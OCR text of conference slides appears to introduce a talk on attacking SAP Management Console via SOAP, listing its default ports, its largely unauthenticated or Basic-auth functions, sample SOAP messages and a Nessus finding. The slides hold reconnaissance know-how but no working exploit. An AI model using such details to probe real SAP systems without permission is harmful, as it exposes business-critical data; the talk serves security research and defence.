SAP (in)security

Scrubbing SAP clean with SOAP

Chris John Riley


metasploit
PTES
not-an-expert
researcher
eurotrash
scared
bad-programmer
dirtysec
con-junkie
blogger
c22
podcaster
twitter
pentester

"THE WISEST MAN, IS HE WHO KNOWS, THAT HE KNOWS NOTHING"

SOCRATES: APOLOGY, 21D

NOT AN EXPERT!


CERTIFIED INFORMATION SYSTEMS
CISSP®
SECURITY PROFESSIONAL

SPANISH IS NOT MY STRONGPOINT

No me toques ahí!

1) What's what
2) Information is king
3) Getting in the middle
4) Putting it all together
5) Stopping Bob!


1
WHAT'S
WHAT


SAP

“...the world's leading provider of business software, SAP (which stands for "Systems, Applications, and Products in Data Processing") delivers products and services that help accelerate business innovation for our customers.”

Other people describe them as…

"…the world's leading *repository of business critical information*, SAP (which stands for "*Security Ain't [our] Problem*") delivers products and services that help *attackers gain access to critical enterprise data*."

Is it really that bad?

Over 500 patches for SAP


On Tuesday, SAP – one of the largest manufacturers of business applications and enterprise software – released a huge number of so-called Security Notes. An e-mail sent to SAP customers speaks euphemistically of "a significant number of security notes", it's rumoured there are 525 of these notes.


So Many Reasons

- **Vulnerabilties are a part of it!**
  - Every system has it‘s vulnerabilities
- **SAP installations often fall to business**
  - Not an operations problem
  - Financial data should be handled by the business
  - Security team never gets close to it!


"You can't test that, it's business critical!"

Unknown project manager




SAP xApps
SAP Customer Service Network
mySAP PLM
mySAP SRM
mySAP SCM
mySAP Financials
mySAP CRM
mySAP HR
SAP BI
Corporate Services
SAP Enter-prise Portal
Operations
Industry Solutions
mySAP Business Suite
mySAP ERP
SAP R/3 Enterprise
SAP NetWeaver
People Integration (SAP EP)
Information Integration (SAP BW)
Process Integration (SAP XI)
Application Platform (SAP Web AS)

You're getting SOAP all over my SAP!




SAP

Simple Object Access Protocol

Wrong kind of soap!

SOAP Request Example (1)

```
POST /InStock HTTP/1.1
....
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Body>....</soap:Body>
</soap:Envelope>
```

SOAP Request Example (1)

POST /InStock HTTP/1.1

....

<?xml version="1.0"?>

<*soap:Envelope*

xmlns:soap="http://www.w3.org/2001/12/soap-envelope"

soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">

<soap:Body>....</soap:Body>

</*soap:Envelope*>

SOAP Request Example (2)

```
…
<soap:Body xmlns:m="http://test.org/stock">
  <m:GetStockPrice>
    <m:StockName>SAP</m:StockName>
  </m:GetStockPrice>
</soap:Body>
…
```

SOAP Request Example (2)

```
…
<soap:Body xmlns:m="http://test.org/stock">
  <m:GetStockPrice>
    <m:StockName>SAP</m:StockName>
  </m:GetStockPrice>
</soap:Body>
…
```

SOAP Response Example

```
...
  <m:GetStockPriceResponse>
    <m:Price>34.5</m:Price>
  </m:GetStockPriceResponse>
</soap:Body>
...
```

SOAP Response Example

```
...
  <m:GetStockPriceResponse>
    <m:Price>34.5</m:Price>
  </m:GetStockPriceResponse>
</soap:Body>
...
```

A little bit about SAP Management Console

SAP MC Communications

- **Default port 5<*instance*>13/14**
  - 5*00*13 HTTP
  - 5*00*14 HTTPS
- **Can use SSL**
  - If it‘s configured
  - More on this later!


SAP MC Communications

- **Uses Basic auth for some functions**
  - Yes... It's *2011*
  - Yes... Companies still use Basic Auth
- **Most functions don't even use that!**
  - Yes... *Un*authenticated!


Enabled by default...

On ALL SAP systems!

SAP MC MMC Snap-in



SAP MC JAVA Applet



INFORMATION IS KING 2

“If there’s one thing SAP MC loves, it’s giving away information“

Quote by:

Me, just now!

Nessus will save us!

Plugin ID: 22964 **Port / Service:** www (50013/tcp) **Severity:** Low

Plugin Name: Service Detection

Synopsis: The remote service could be identified.

Description
It was possible to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution
n/a

